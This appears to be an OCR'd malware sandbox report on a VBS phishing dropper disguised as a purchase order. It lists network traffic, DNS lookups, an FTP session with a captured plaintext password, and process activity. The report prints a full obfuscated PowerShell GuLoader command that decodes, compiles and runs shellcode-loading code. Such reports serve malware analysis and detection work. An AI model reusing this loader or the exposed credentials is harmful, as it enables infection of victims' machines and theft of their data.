| Nov 28, 2022 18:48:09.142452955 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142457962 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142508984 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142563105 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142616987 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142627001 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142672062 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142726898 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142780066 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142800093 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142800093 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142833948 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142888069 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142940998 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142968893 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143011093 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143070936 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143124104 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143140078 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143140078 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143140078 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143193007 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143249989 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143304110 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143306017 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 28, 2022 18:48:09.143357038 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143410921 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143464088 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143517971 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143524885 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143524885 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143524885 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143524885 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.143570900 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143625021 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.143678904 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |

## UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 28, 2022 18:48:07.610390902 CET | 54138 | 53 | 192.168.11.20 | 1.1.1.1 |
| Nov 28, 2022 18:48:07.634459972 CET | 53 | 54138 | 1.1.1.1 | 192.168.11.20 |
| Nov 28, 2022 18:48:18.758641958 CET | 60447 | 53 | 192.168.11.20 | 1.1.1.1 |
| Nov 28, 2022 18:48:18.900638103 CET | 53 | 60447 | 1.1.1.1 | 192.168.11.20 |

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|
| Nov 28, 2022 18:48:07.610390902 CET | 192.168.11.20 | 1.1.1.1 | 0x240e | Standard query (0) | b3solution scws.com | A (IP address) | IN (0x0001) | false |
| Nov 28, 2022 18:48:18.758641958 CET | 192.168.11.20 | 1.1.1.1 | 0x51b4 | Standard query (0) | ftp.mcmprint.net | A (IP address) | IN (0x0001) | false |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class | DNS over HTTPS |
|---|---|---|---|---|---|---|---|---|---|---|
| Nov 28, 2022 18:48:07.634459972 CET | 1.1.1.1 | 192.168.11.20 | 0x240e | No error (0) | b3solution scws.com | | 192.185.145.188 | A (IP address) | IN (0x0001) | false |
| Nov 28, 2022 18:48:18.900638103 CET | 1.1.1.1 | 192.168.11.20 | 0x51b4 | No error (0) | ftp.mcmprint.net | | 185.31.121.136 | A (IP address) | IN (0x0001) | false |

## HTTP Request Dependency Graph

- b3solutionscws.com


## FTP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP | Commands |
|---|---|---|---|---|---|
| Nov 28, 2022 18:48:18.973593950 CET | 21 | 49819 | 185.31.121.136 | 192.168.11.20 | 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------<br>220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.<br>220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.<br>220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login<br>220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.<br>220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity. |
| Nov 28, 2022 18:48:18.973908901 CET | 49819 | 21 | 192.168.11.20 | 185.31.121.136 | USER noffice@mcmprint.net |
| Nov 28, 2022 18:48:19.006086111 CET | 21 | 49819 | 185.31.121.136 | 192.168.11.20 | 331 User noffice@mcmprint.net OK. Password required |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP | Commands |
|---|---|---|---|---|---|
| Nov 28, 2022 18:48:19.006444931 CET | 49819 | 21 | 192.168.11.20 | 185.31.121.136 | PASS 2K-0}h.[5hb) |
| Nov 28, 2022 18:48:22.121335983 CET | 21 | 49819 | 185.31.121.136 | 192.168.11.20 | 530 Login authentication failed |
| Nov 28, 2022 18:48:22.158265114 CET | 21 | 49819 | 185.31.121.136 | 192.168.11.20 | 530 Logout. |

# Statistics

## Behavior




# System Behavior

## Analysis Process: wscript.exe PID: 1232, Parent PID: 4852

### General

| | |
|---|---|
| Target ID: | 0 |
| Start time: | 18:46:42 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\System32\wscript.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-09784893 xlsx.vbs" |
| Imagebase: | 0x7ff688f30000 |
| File size: | 170496 bytes |
| MD5 hash: | 0639B0A6F69B3265C1E42227D650B7D1 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: cmd.exe PID: **4760**, Parent PID: **1232**

| General | |
|---|---|
| Target ID: | 2 |
| Start time: | 18:46:43 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\System32\cmd.exe |
| Wow64 process (32bit): | false |
| Commandline: | CMD.EXE /c echo C:\Windows |
| Imagebase: | 0x7ff66adc0000 |
| File size: | 289792 bytes |
| MD5 hash: | 8A2122E8162DBEF04694B9C3E0B6CDEE |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: conhost.exe PID: **1172**, Parent PID: **4760**

| General | |
|---|---|
| Target ID: | 3 |
| Start time: | 18:46:43 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff6297d0000 |
| File size: | 875008 bytes |
| MD5 hash: | 81CA40085FC75BABD2C91D18AA9FFA68 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: powershell.exe PID: **416**, Parent PID: **1232**

| General | |
|---|---|
| Target ID: | 5 |
| Start time: | 18:47:03 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |

| | |
|---|---|
| Commandline: | C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Saudiarabiske = """KoAEldMedPo-CeTphySupLnePh Eg-FrTFoyCepspeGrDTeef afSaiRenSpiPltSeiUfoSlnRa Je'DruBlsLiiMinIngAx AjSmoyTesZatIneNemUg;SpuLesUniSonUngMu TrSPoyelsIntHaeKomTr.SvRKiuHenHatEgiSimKaeSh .MoICanPitOxeterStoFepTeSAreEfrSkvFoishcGaeBesFo;FopKouBabSelStihocLv MasAftTraRutSeiBecad MecVelSaaXysAusBr OsTSehLiwBuaKorHutAbn BeeBesBusUn1Ce Sa{Tr[MaDAnlOmlSpIVemArpSuoSerUttFr(St`"""PeAUnDOoVEdAStPunIFo3Nd2La.cuDGeLruLCi`"""Cl)Bl]BrpasuVibBolIsiudcWa UnsB etSuaImtAfiFucBi HaeSlxTotboeTjrSunKt reiVinSotTu SpGReeAftUdSoveLarUdvCoiVacTieSkKSteSayCiNInaWempreTa(NoiNongrtCo OmNAnoTayMoiCa sPllMa,GriApnIntAl AlSSelLagSptSm6Pe9Fo,BiiUrnBetPi KrAlsfFifLiainlPo,maiBenMotTr AsbTeaGagLaaNy)Ma;Sc[SoDChlDelNgIGomMiptioVarkutPa(Sa`"""S kgWhdBoiSe3Vi2Pe`"""Sn)Ka]BepKruRabKlIlbiFecSl FosBetAdaArtGriHvcEm DreHaxSatSeeAsrBrnDa AaiafnLotOv BeGNaeSotHjCamlRgiBupSaRmagCo nRe(SkiBanRatHe KoMEkuTalLa,StiaunCetEt TrGMagpyeUngAnuFi)Wo;Ub[UbDCalExlStIRomCipReoCarDytTr(Se`"""cakDieSarSenPleMalbi3Tr2si`""" Tr)Be]JopBruYabSolAuiLacDi DisLjtSkaEmtTuiOvcBe AterexSttDreAtrFonWe FllUnnpatTaPsttVerAr SaEpinLsuMemUnSHayAbsDotaseTumSpLDroAdcV oaSllSteDksBaWSa(RauSviOpnAltko MevPe1du,MoiUnnHeter PlvSn2Ta)Du;He[CaDFolGylRalEcmArpAnoBrrQutFe(Li`"""SykBaeskravnKaeMilSk3Mo2de `"""Di)Fa]PrpCouBebAnlAfiHycUn AlsHjtHyaDrtMiiUncPi CeeStxKytKaeAlrKonac ariBlnCatse HuGSilPsoSebEfaPllEmDMaeSalHeeSatBreprASmtGuo FimUn(PuiAenFotDr TePTrrtleDe1To5Sa1Co)Sk;ha[BaDEvlEulTrlDemHopSaoFarNotTr(Ca`"""AkgPidPliFi3Sc2Re`"""Aa)Da]SapEkuApbTaIReiHacPr N osoptSraSktStiSqcAk EneAaxSptFoeTarDenSp AriSenOvtBe FlSFotEnrunoAekSheBoABlnTadPaFGeiSolAnlblPOsaAvtunhPr(DiiDdnArtKl AcEKrtLuhWi yUnlHj8Bl7Du)Bi;Qu[NoDKrlUnlEklApmEmpSyoinrGltCy(Sa`"""seuMosPeeafrPa3Bl2ln`"""Ko)Un]JrpdiuRebSklNoiSncSc SpsFutstaSetFaiklcMe Uee DexUdtCoeUnrJanSt iniNonFltRh GrClnlSkoInsBiePyCDalSuiMopEtbEnoTaaTarBedPa(Ku)Un;Yn[ChDAglLrlOtICamCopSaoGhrmatBa(Sp`"""PawTriArnR esGapDeoAnoSplTi.BrdExrObvSp`"""Un)Dr]OppHeuInbUnlCeiCocSt UnsSetCeaFotDiistcMe StePaxwatlaeBrrRenOv PaiStnCotRu PlSEncLuhTeeNodTr utalDaedrJMaoPrbTr(BeitynOltkl KnUFanAfoKovCoeStrEl2Br2Kl6Re,IniNonRetKo PiaMikWetStiWa)Mu;Dd[AfDUnlSllspIVomRepNooTrrChtOl(Cy`""" GeAAnDPrVEgALiPSelFo3Sp2Re.RyDOvLAjLRe`"""Do)St]TypNauRabMelPoilocBu PlsFitMiapatSciPecTa DieStxBotDreHurmenAl MliFanBltCi TrQMouF aeErrAryVoSHaeKorKrvTsiLecKueFaCudoAfnPrfliiSugHe(MuiFonpitHo prRTheEngofIEseatrFi,LiiInnGrtFu opCEnogasAc0Ti,BaiMinSttSh GrDDriSpsDepreoOvs Su,CoiRinTatIn NoNPeaRupUnhLeoEr2Ho7No)Mo;Un[InDHalaflUvIAfmCoppaosprUntTo(Co`"""IrwaliSknMisOvpPeoNooAalRe.SldMorKlvFo`"""St)Se]C opFouCrbBilOpiSkcSk KasOvtBlaantFriOmcMa UneSuxEntTreLyrDenBe VeiFonRitCa haDCioUncGruRemDreMunWetSePFirSloLipPaeVkrPutIniTeeEnsVe (BoiAanLitWo WiFUvoTarBesat,FoiVenNitsa GrLSuaNonUsgSorBeeSi,FoiYunMitOu StSObkRerHeisevTv,FriGanTetTo BuhGheKamEx,waiAlnAntAn MeS SeaRhmErbDuaGrfTu,SeiSlnuntEx MoRReesitSpiau)Fr;Dr[WhDamlRelkuITamBlpLdoChrLutBa(An`"""SegAddFriFr3af2Tr`"""No)Ga]GlpFruFobSclIriLecDo UmscatOuaNytCeiStcfo DieTjxbltMoefurkinSc FliBlnSttSi DoPmatKrVFuiImsSuiNobHelSaeAf(PeiBrnSktSt BjSsnaKutAf,PaiCynIntRo ciAPssPspKoafa, LsiSenbatsl JePRerTajSesTiiUnsTg)su;Ny[HuDSalGalTjlOlmSepAropirRetLe(Vi`"""DeuLesAfeSmrFo3Bu2An`"""pa)Sw]SkpAcuDibinlKriNrcBl TasUntBiaPotAn iIncCh CoeFrxPltLoeUnrPenTo HyiTunprtMa jaGPreFotBuMSkeSpsNssBeaMagAieTi(PoiinnautSl TyGTuiChrDi,TriLanHotSt AmSSitTorDoaFa,SkibanRetin PrkB eiInpPrkRoaLalBo,AdiAnnAntGe UlFBeiRerNr)So;Kh[InDHolRilRklGumrepfloGarIstLa(Pa`"""PekEseSkrArnSaeChlMe3An2ti`"""Ji)Ca]SapCeuCabAflReiTocUn PesClILiaSetOciDacCh KoeAlxUntPreDerNinCi DiiFonPltFl DuVPoiSarFotHeuOgaThlFeAUnlMolSeoDicRe(TrisknSytDo SevNe1Ko,KaiBanBetNi PrvK n2Bi,HeiBanAmtMo InvSt3Bu,CoiMunMitTr Sivti4To)Tr;Bl[MaDinlDelJulSvmMepKboMirRitVi(Gr`"""DiATоDboVToAMaPMilHa3Hv2Ho.BrDDeLKaLUn`"" "Ru)Am]RgpKauTybVilDaiUncCh TosNetUnaMetUniBrcSe SeeNexEntIneDarBinQu AriStnSttOp RaRDoeTrgLiLOvopsaDadOpKHoeFryFr(SiiPhnSatIn syD ZaaHocUnrImyBa,FaiUnnaltFo SpSSatHaoUnrPr,TiiHinPutBu NoONanEscfi)He;Po[noDCelHalBlIStmUnpUnoDarArtGi(Ge`"""SpgundSliMo3Sp2Pa`"""E m)Ti]AlpDiuFabTrlLiiChcGe PosKotHoaCetFliStcSe TreLsxRetAceUrrConBa FoiInnMitTr DdWAeiGedKaePrnfiPTjaSttBlhVe(StiHanTutIs TeOGabBydBauTr)St; Ra}Fj'Al;Bj`$DdTPohPawPlaRerFrtFrnvieVisDesSh3Gu=Fr[UdTPshRewKaaOnrSetPjnTreScsWosAr1Ov]Ca:Kn:frVMaiVirSetheuHoaVelStANulArlFooNoc Su(So0Nu,Re1Mi0Cl4Ha8Mi5Pr7Ka6Mo,Un1Un2Fr2Br8Ce8Sm,pe6Tr4po)jo;Se`$ReNWiaCreFggLaaAntTaePu=Mi(NoGBleMntBu-ScIPatCieNemAu PDyrFooKupSleKurTrtInyKa Tv-haPBaaExtLohLi Ch'GyHFiKSuCSeUEn:Fr\InTVorMuekaeUotPsiSksIneFu\SkFAneDijStIErtCaoCalHvkBlnPoiPrnNegChe BanovsMu1Ef6Fo0Ka'Ha)Ci.TiHBaeSulViafofSotBoeHonElsSlfMoiKolLomSyeLnnResBr;Ft`$FoVToiJalKrlfeiPagPesRetAreKnsSy Ne=Tv Rl[VoSCyyKns adtLeeAdmSk.OuCAdoUnnHevnoeFirNotSi]Ov:Ac:RaFMurZeoKmmevBBeaNysMueRe6Un4MoSSltRerStiUnnCogKl(Ga`$StNChaGeePrgAuaLotObeFa )Me;Kv[SoSGryBesMatEmeSmmFe.crRInuGrnLetRiiStmdeeIm.KaIFrnAjtFleOprcroBepPrSGaeGrrSnvIniGncOveHosFa.HaMInaVerGosFrhAnaAllBl]Fr:El: WaCVaoVapCoyir(Un`$HiVTriSilSwlShiSagCosartFreSlsCa,Br ca0Gs,Ru Be Cr`$HeTRehBewBiaWorFltUnnOveUnsHysVa3Ug,By Zy`$BiVSpiSalGrlKoiS vgKrsLitUdeDrsAd.HecMioPouAjnCttHa)Ov;Me[HyTBuhPrwFyausrAntBenMaeMospasHo1In]Je:Sa:HoEtrnBiuPimFrSBrycesditBeeKamUdLAeoDrcKoaGelOp eLesGeWVi(Bo`$feTSahSkwJoaEnrCitPrnPeeSasTossi3Bi,be Kr0De)rh#Te;""";Function Thwartness4 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Sallowy = $Sallowy + $HS.Substring($i, 1); } $Sallowy;}$Fictioneer0 = Thwartness4 'UdIReEDiXSk ';$Fictioneer1= Thwartness4 $Saudia rabiske;&$Fictioneer0 $Fictioneer1;; |
| Imagebase: | 0x720000 |
| File size: | 433152 bytes |
| MD5 hash: | C32CA4ACFCC635EC1EA6ED8A34DF5FAC |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000002.2688111783.0000000009190000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security |
| Reputation: | moderate |

## File Activities

### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_azl1colp.uti.ps1 | read attributes \| synchronize \| generic write | device | sequential only \| synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvcwr2p1.jka.psm1 | read attributes \| synchronize \| generic write | device | sequential only \| synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 6DA43263 | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 6DA43263 | unknown |

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\u5h0ocqr | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 6C0AAC39 | CreateDirectoryA |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.tmp | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.err | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 6C9A8792 | CreateFileW |

**File Deleted**

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_azl1colp.uti.ps1 | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvcwr2p1.jka.psm1 | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.tmp | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out | success or wait | 1 | 6C9AE04E | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.err | success or wait | 1 | 6C9AE04E | DeleteFileW |

**File Written**

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_azl1colp.uti.ps1 | 0 | 60 | 23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20 | # PowerShell test file to determine AppLocker lockdown mode | success or wait | 1 | 6C9A9B71 | WriteFile |
| C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvcwr2p1.jka.psm1 | 0 | 60 | 23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20 | # PowerShell test file to determine AppLocker lockdown mode | success or wait | 1 | 6C9A9B71 | WriteFile |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs | 0 | 1333 | ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 54 68 77 61 72 74 6e 65 73 73 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 41 44 56 41 50 49 33 32 2e 44 4c 4c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 53 65 72 76 69 63 65 4b 65 79 4e 61 6d 65 28 69 6e 74 20 4e 6f 79 69 73 6c 2c 69 6e 74 20 53 6c 67 74 36 39 2c 69 6e 74 20 41 66 66 61 6c 2c 69 6e 74 20 62 61 67 61 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 43 6c 69 70 52 67 6e 28 69 | using System;using System.Runtime.InteropServices;public static class Thwartness1 {[DllImport("ADVAPI32.DLL")]public static extern int GetServiceKeyName(int Noyisl,int Slgt69,int Affal,int baga);[DllImport("gdi32")]public static extern int GetClipRgn(i | success or wait | 1 | 6C9A9B71 | WriteFile |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline | 0 | 371 | ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 75 35 68 30 6f 63 71 72 5c 75 | /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u | success or wait | 1 | 6C9A9B71 | WriteFile |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
